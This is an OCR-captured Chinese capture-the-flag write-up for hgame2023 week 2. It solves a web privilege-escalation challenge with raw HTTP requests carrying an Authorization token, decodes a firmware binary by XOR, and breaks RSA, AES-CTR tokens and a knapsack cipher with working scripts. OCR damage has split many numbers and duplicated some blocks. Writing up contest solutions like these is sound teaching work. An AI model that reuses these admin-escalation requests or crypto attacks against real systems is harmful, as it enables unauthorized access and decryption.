
MTQ4MzgxNDExOTZAcXEuY29tOiQyeSQxMCR6YlhRUDJZVGtBS1U1emtKTXViUXMuemdodWJ6UHM3QmxWT3ozVUN4S1d0c2dWaWFuQjA2bQ==

Origin: http://week-2.hgame.lwsec.cn:30229

Connection: keep-alive

Cookie: _ga_P1E9Z5LRRK=GS1.1.1673535195.1.1.1673536664.0.0.0; _ga=GA1.1.530418934.1673535196

请求数据，看是否获得 admin 权限



POC:

GET /api/v1/user/info HTTP/1.1

Host: week-2.hgame.lwsec.cn:30229

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://week-2.hgame.lwsec.cn:30229/

Content-Language: zh-CN


Authorization: MTQ4MzgxNDExOTZAcXEuY29tOiQyeSQxMCR6YlhRUDJZVGtBS1U1emtKTXViUXMuemdodWJ6UHM3QmxWT3ozVUN4S1d0c2dWaWFuQjA2bQ==

Origin: http://week-2.hgame.lwsec.cn:30229

Connection: keep-alive

Cookie: _ga_P1E9Z5LRRK=GS1.1.1673535195.1.1.1673536664.0.0.0; _ga=GA1.1.530418934.1673535196

下面就可以通过提权获得 admin 相应的信息了



Poc：

GET /api/v1/admin/user/fetch HTTP/1.1

Host: week-2.hgame.lwsec.cn:30229

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://week-2.hgame.lwsec.cn:30229/

Content-Language: zh-CN

Authorization:

MTQ4MzgxNDExOTZAcXEuY29tOiQyeSQxMCR6YlhRUDJZVGtBS1U1emtKTXViUXMuemdodWJ6UHM3QmxWT3ozVUN4S1d0c2dWaWFuQjA2bQ==
Origin: http://week-2.hgame.lwsec.cn:30229
Connection: keep-alive
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673535195.1.1.1673536664.0.0.0; _ga=GA1.1.530418934.1673535196

Flag: hgame{39d580e71705f6abac9a414def74c466}

IOT: (hgame2023-week2) Pirated router

题目给了一个路由器镜像，一个二进制 bin 文件
学习了一下 iot 文件的分析方法，包括动态的和静态的
https://www.freebuf.com/articles/terminal/254257.html
https://blog.csdn.net/KUKULI233/article/details/111225930

尝试提取固件中的文件系统

```
/home/oit/tools/firmadyne [git:master *] [oit@ubuntu] [6:16]
> binwalk -Me AC10086W_FW_1.1.4.5.bin

Scan Time:     2023-01-16 06:18:08
Target File:   /home/oit/tools/firmadyne/AC10086W_FW_1.1.4.5.bin
MD5 Checksum:  3d731fd67843c150aa50ccf09ceee331
Signatures:    362

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            TRX firmware header, little endian, image size: 10715136 bytes, CRC32: 0x6320519F, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x
kernel offset: 0x173BA4, rootfs offset: 0x0
60            0x3C            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 4299308 bytes
1522628       0x173BC4        Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 9456327 bytes, 1065 inodes, blocksize: 65536 bytes, created: 2023-01
10
```

识别出文件系统
binwalk -Me AC10086W_FW_1.1.4.5.bin

```
> binwalk -Me AC10086W_FW_1.1.4.5.bin

Scan Time:     2023-01-16 06:18:08
Target File:   /home/oit/tools/firmadyne/AC10086W_FW_1.1.4.5.bin
MD5 Checksum:  3d731fd67843c150aa50ccf09ceee331
Signatures:    362

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            TRX firmware header, little endian, image size: 10715136 bytes, CRC32: 0x6320519F, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux
kernel offset: 0x173BA4, rootfs offset: 0x0
60            0x3C            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 4299308 bytes
1522628       0x173BC4        Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 9456327 bytes, 1065 inodes, blocksize: 65536 bytes, created: 2023-01-12 07:33:
10


Scan Time:     2023-01-16 06:18:09
Target File:   /home/oit/tools/firmadyne/_AC10086W_FW_1.1.4.5.bin.extracted/3C
MD5 Checksum:  7146d2148ecfa1034383a9f4158a98d4
Signatures:    362

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
3440640       0x348000        Linux kernel version "2.6.22 (zls@cybertan-team2) (gcc version 4.2.3) #25 Wed Jul 24 16:11:14 CST 2019"
3478496       0x3513E0        CRC32 polynomial table, little endian
3498060       0x35604C        CRC32 polynomial table, little endian
3726892       0x38DE2C        Unix path: /usr/gnemul/irix/
3729548       0x38E88C        Unix path: /usr/lib/libc.so.1
3830619       0x3A735B        Neighborly text, "NeighborSolicitsts"
3830643       0x3A7373        Neighborly text, "NeighborAdvertisementsmp6OutDestUnreachs"
3830844       0x3A743C        Neighborly text, "NeighborSolicitsirects"
3830872       0x3A7458        Neighborly text, "NeighborAdvertisementssponses"
3835791       0x3A878F        Neighborly text, "neighbor %.2x%.2x.%.2x:%.2x:%.2x:%.2x:%.2x:%.2x lost on port %d(%s)(%s)"
```

经过查找后，发现 bin 目录下的二进制文件存在一个可疑文件

名称	修改日期	类型	大小
kill	2023/1/16 22:19	文件	482 KE
ln	2023/1/16 22:19	文件	482 KE
login	2023/1/16 22:19	文件	482 KE
ls	2023/1/16 22:19	文件	482 KE
mkdir	2023/1/16 22:19	文件	482 KE
mknod	2023/1/16 22:19	文件	482 KE
more	2023/1/16 22:19	文件	482 KE
mount	2023/1/16 22:19	文件	482 KE
mv	2023/1/16 22:19	文件	482 KE
netstat	2023/1/16 22:19	文件	482 KE
ping	2023/1/16 22:19	文件	482 KE
Ponce.cfg	2023/1/16 22:46	Configuration 源...	1 KE
ps	2023/1/16 22:19	文件	482 KE
rm	2023/1/16 22:19	文件	482 KE
rmdir	2023/1/16 22:19	文件	482 KE
secret_program	2023/1/16 22:19	文件	740 KE
secret_program.id0	2023/1/16 22:48	ID0 文件	2,856 KE
secret_program.id1	2023/1/16 22:46	ID1 文件	2,056 KE
secret_program.id2	2023/1/16 22:46	ID2 文件	2 KE
secret_program.nam	2023/1/16 22:46	NAM 文件	24 KE
secret_program.til	2023/1/16 22:46	TIL 文件	1 KE
sed	2023/1/16 22:19	文件	482 KE
sh	2023/1/16 22:19	文件	482 KE
sleep	2023/1/16 22:19	文件	482 KE
stty	2023/1/16 22:19	文件	482 KE
sync	2023/1/16 22:19	文件	482 KE
tar	2023/1/16 22:19	文件	482 KE
touch	2023/1/16 22:19	文件	482 KE
true	2023/1/16 22:19	文件	482 KE

为 linux 的 elf 文件，直接二进制反编译

```
IDA View-A    Pseudocode-A    Hex View-1    Structures    Enums
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _OWORD v4[8]; // [xsp+10h] [xbp+10h]
  int v5; // [xsp+90h] [xbp+90h]
  unsigned int v6; // [xsp+98h] [xbp+98h]
  int i; // [xsp+9Ch] [xbp+9Ch]

  v4[0] = unk_4543B0;
  v4[1] = unk_4543C0;
  v4[2] = unk_4543D0;
  v4[3] = unk_4543E0;
  v4[4] = unk_4543F0;
  v4[5] = unk_454400;
  v4[6] = unk_454410;
  v4[7] = unk_454420;
  v5 = 94;
  v6 = 35;
  for ( i = 0; i <= 32; ++i )
    printf(&unk_4543A8, *((_DWORD *)v4 + i) ^ v6);
  return 0;
}
```

核心代码很简单，和 35 进行异或

写 poc：

Exp:

```
lst =
[0x4B,0x44,0x42,0x4E,0x46,0x58,0x56,0x4D,0x53,0x17,0x40,0x48,0
x12,0x4D,0x44,0x7C,0x45,0x4A,0x51,0x4E,0x54,0x42,0x51,0x46,0x7
C,0x12,0x50,0x7C,0x10,0x62,0x50,0x5A,0x5e]


flag = ''

for i in xrange(len(lst)):
    flag += chr(lst[i] ^ 35)

print flag
```

flag: hgame{unp4ck1ng_firmware_1s_3Asy}

Crypto: (hgame2023-week2) RSA challenge

四个 challenge，
Challenge1 code

```
from Crypto.Util.number import *
from challenges import chall1_secret
class RSAServe:
    def __init__(self) -> None:
        self.e = 65537
        self.p = getPrime(128)
        self.q = getPrime(100)
        self.r = getPrime(100)
        self.m = chall1_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q*self.r)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q*self.r, self.e, self.p
```

三个参数，p,q,r,返回了，p 和 n，q，r 可以使用 yafu 直接分解得到，得到后用，扩展欧几里得就可以求得明文

Exp：

```
from Crypto.Util.number import *
import gmpy2
from Crypto.Util.number import long_to_bytes


def gcd(a, b):
   if a < b:
     a, b = b, a
   while b != 0:
     temp = a % b
     a = b
     b = temp
   return a

c =
0x10654715da2ed3123f05f9c901e30e137f0a70a7c60cf0cffa1f729078ca
83d20841d4ef1220917a92
e = 65537
n =
29030103279353502655970619194267631319508359756953570673076985
89564023505856083180175614175641814 77
p = 20031500883819506001977415505735110523 7

print n // p

q = 11814089777853050354101582164 13
r = 12266899961156777323699867685 17

phi = (p - 1)*(q - 1)*(r - 1)

d = gmpy2.invert(e, phi)

m = pow(c, d, n)
print long_to_bytes(m)
```

M: m<n_But_also_m<p

Challenge2:

加密函数中，生成一次 q，p 保持不变，说明存在公约数，那么生成两次密文，生成两个 n，就可以通过公约数的方式来解决问题

加密 code：

```
from Crypto.Util.number import *
from challenges import chall2_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = 65537
        self.m = chall2_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_ ,self.e, self.p*self.q)
        self.q = getPrime(512)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

exp:

```
c =
0x5b4aa2f0f039a90c480914d2febeb0893b29c1c01889e851a8d8f5d2a439
a6a62e930b1f3a57d3c3be59839caf187da3edd14cdb4d8174d12d5871141b
17bdd666bbd9cc4ceafdce777f9e66142bc830ea3c99b53ab8a32c14abff01
933e1d979ae0b5a08faab6833e0c388c60f774c8aac0630bec27cfa2b1f990
71caee791d
n =
111137473443596534057206933311561869961486103815571760533580006
285100161014813590041295916204623079811811031895625195009390015
755960256055392937578985298476897928007521467910604223717726641
592604871784705125707051116231823833119621029738515209089818 13
602284895938111009278965498162505324758065036916710121098263 37

n1 =
121496072569897704687558855668511682177465230732241775724835 51
180332287549919687144191784775717597412827137676828155745760 05
734180622316880026698872478991996649798799863927545269658194 96
700816813260986815613142195618281766374681895635599418183696 68
2649791220484674907668111082298139110431738401942307433943483
n2 =
```

```
729976680520087438649080644330692476703518388948045886740872332
6886216165701408521242145502477796198379206817771894805682866
5357318692395263347070878157636869856342509251765804404687950 5
7072203280495291637040222647870630337490317688404417548513654 9
1025003749198075585440510177582477107690519318381883208418 09
print "p: "+str(gcd(n1,n2))
print "q1: "+str(n1/gcd(n1,n2))
print "q2: "+str(n2/gcd(n1,n2))
p =
985541437946844418164227273840380670565481577361471108255603 74
808313742965088221119731172554645055628636863014115036682672 62
490250734812666171576476371867
q1 =
123278502447352848103166848565062220336864126338824976581651 73
699779443975396391888849039797015470558444170788837540421163 99
048085485296008718481884556604 9
q2 =
740685934059587487818640872006731621700955210351327768814529 81
160645187906913640445522331754281551801060896747881546252883 20
013181921268018142519162884227

e = 65537

c2 =
970061474841350329126096623186356211750209628461621670744527 63
552748690866197965276184732134225099968434302965265941135726 75
840559345077344419098900818709577642324900405582499683604786 98
114409987802178456754065404083391206314170991365341639488876 62
814652006828523787944788013292512248010068209258585072731305 04
236563822120838520746270280731121442839412258397191963036040 55
353969784653503884154120905050306100107090972580657423009024 60
418914865069809392942455372526109447995739208442352210969563 91
095716111629998594075762507345430945523492775915790828078000 45
370532078348674473499421302847644692281587005331197384496 1
c1 =
0x9b22130af8da2ea382d037d54bbd1e1de33c1c131e0041b2c7ad856aa12f
5fae5775a4d4369f308f38073cdfdeb2977d045a2b548822a891a61e3d7abc
ce2b1f5723848d7dab56d4e5e46d0d4b69b63891d337b3dd6b523f564c1f78
08fb3254a102cb51d5dae68d605cb8023813b87c622a9403cc62946656f6d6
af84831f6f

phi1 = (p - 1)*(q1 - 1)
phi2 = (p - 1)*(q2 - 1)
```

```
d1 = gmpy2.invert(e, phi1)
d2 = gmpy2.invert(e, phi2)
m1 = pow(c1, d1, n1)
m2 = pow(c2, d2, n2)
print long_to_bytes(m1)
print long_to_bytes(m2)
```

M: make_all_modulus_independent

Challenge-3:

Code：

```
from Crypto.Util.number import *
from challenges import chall3_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = 3
        self.m = chall3_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

典型的低指数攻击，不用多想了

Exp:

```
n =
13449490673543072844979836472122589880025280223698332956369998
87727413819639413959342985249540912885960276671587117252055916
66294589332338219213322825129848061155689181776294046597369853
96212285644966347189873320786283810180161722952382881749137307
64643172811936050718773639583757570024644763822404677614995 57
e = 3
c =
0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e
53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f8
4b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9
```

```
d269873a69748

for i in range(0,100000000):
    m = gmpy2.iroot(n*i + c,e)
    if m[1]:
        print m
        print long_to_bytes(m[0])
        break
```

M: encrypt_exponent_should_be_bigger

Challenge-4:

```
from Crypto.Util.number import *
from challenges import chall4_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = getPrime(17)
        self.m = chall4_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q)
        self.e = getPrime(17)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

n 一直是同一个，e 是不同的，典型的共模攻击，生成两次数据即可

exp：

```
import sys
from Crypto.Util.number import long_to_bytes
sys.setrecursionlimit(1000000)

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
```

```
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
def main():
     c1 =
0x7774e8cf5a97ec96f2fd847c2aac3d454ee43176b35657f78d7dc357430e
7b22eeb25fac1c0d1e26fda3b002a5e9516f64731fb38a4266cf31265ae619
cd839f34a845662c56202d4377bd05879b9cd17a54924cef0fcc3b8c9d4a53
1bbc44efe68e08db157c0bfece3f93a4d0ea2634c10095131fdc6a31853021
5678e4736b
    n1 =
153776071099786333377749121553924219222349366618832344668781806
631526511453541996005944859310004387544108104162332370934051990
353864279545251572374263953670424601259834414678367412524735632
44204561542582836676305743546587244177595481288862584275172167
595767363260291712073889208651020918550594583298715748839 7
    e1 = 69481
    c2 =
0x239b0e3f3fbd3f5a1c990c60b9ec8b2b81a4a37d96a12eccfd1956ea83cd
784b43092f9739befbfdf41f42135b6a598a01e4fbf0c7b67b4befee7f0ae2
67c7c5cbcaa302ffcd341bf4c217f3e8fdbb5e118267ed5c67d7a0c569a29d
29216b674d2996369d1101f9a689825fc4d3bc3f5bf7ade39109c69f4f606b
f1d6ad996e
    e2 = 71471

    s = egcd(e1, e2)
    s1 = s[1]
    s2 = s[2]

    if s1<0:
        s1 = - s1
        c1 = modinv(c1, n1)
    elif s2<0:
        s2 = - s2
        c2 = modinv(c2, n1)
    #m = (c1**s1)*(c2**s2)%n
    m = (pow(c1, s1, n1) * pow(c2, s2, n1)) % n1
    print long_to_bytes(m)
```


```python
if __name__ == '__main__':
    main()
```


M: never_uese_same_modulus

四个题全部答对以后，弹 flag

Crypto: (hgame2023-week2) 零元购年货商店

注册两个账号





比较两个 token

iQj0mAmR+D9hZrGr9AbM3qqKL7uh1wYWSKV7piosKl3FdvpOykZmlaLHYhGSB5rPGPFD5I1V1BkpOA==

iQj0mAmR+D9hZrGr9AbM3quKL7uh1wYWSKV7piosKl3FdvpOyktglaLHYhGSB5rPGPFD5I1V1BkpOA==


比较两个 token

iQj0mAmR+D9hZrGr9AbM3qqKL7uh1wYWSKV7piosKl3FdvpOykZmlaLHYhGSB5rPGPFD5I1V1BkpOA==


iQj0mAmR+D9hZrGr9AbM3quKL7uh1wYWSKV7piosKl3FdvpOyktglaLHYhGSB5rPGPFD5I1V1BkpOA==

发现改此位可以修改用户名

直接爆破 a-z A-Z 0-9 即可



爆破成功



Flag：hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}

Crypto: (hgame2023-week2) bag

Code：

```
from random import randint
from libnum import gcd, s2n

from secret import flag

plain = flag[6:-1]
assert flag == 'hgame{' + plain + '}'
v = bin(s2n(plain))[2:]
l = len(v)
a = [2 << i for i in range(l)]
m = randint(sum(a), 2 << l + 1)
w = randint(0, m)
assert gcd(w, m) == 1
b = [w * i % m for i in a]

c = 0
for i in range(l):
    c += b[i] * int(v[i])

print(f'm = {m}')
print(f'b0 = {b[0]}')
print(f'c = {c}')

# m = 152863722253103833295869496511433041577389657189101762949342 4
# b0 = 69356606533325456520968776034730214585110536932989313137926
# c = 93602062133487361151420753057739397161734651609786598765462162
```

V 是明文转成二进制，典型的 0,1 knapsack 背包问题，

已知公钥第一个值，可以根据 b0 得到 l 的值，a=2，可以得到 w 的值，进而恢复公钥

Code：

```
m =
152863722253103833295869496511433041577389657189101762949342 4
b0 = 69356606533325456520968776034730214585110536932989313137926
c =
93602062133487361151420753057739397161734651609786598765462162
w = b0//2
l = len(bin(b0))
a = [2 << i for i in range(l)]
b = [w * i % m for i in a]
print(b)
```


获得公钥后，尝试获得 $x_i, i \in (1, l)$，参考大佬博客

https://lazzzaro.github.io/2020/05/13/crypto-%E5%85%B6%E4%BB%96%E5%8A%A0%E5%AF%86%E7%AE%97%E6%B3%95/

解密脚本：

```
from sage.all import *

pk = [...]# public key
ct = 93602062133487361151420753057739397161734651609786598765462162 # ciphertext
print(ct)
print(len(pk))
n = len(pk)

# Sanity check for application of low density attack
d = n / log(max(pk), 2)
#print(CDF(d))
#assert CDF(d) < 0.9408

M = Matrix.identity(n) * 2

last_row = [1 for x in pk]
print(last_row)
M_last_row = Matrix(ZZ, 1, len(last_row), last_row)

last_col = pk
last_col.append(ct)
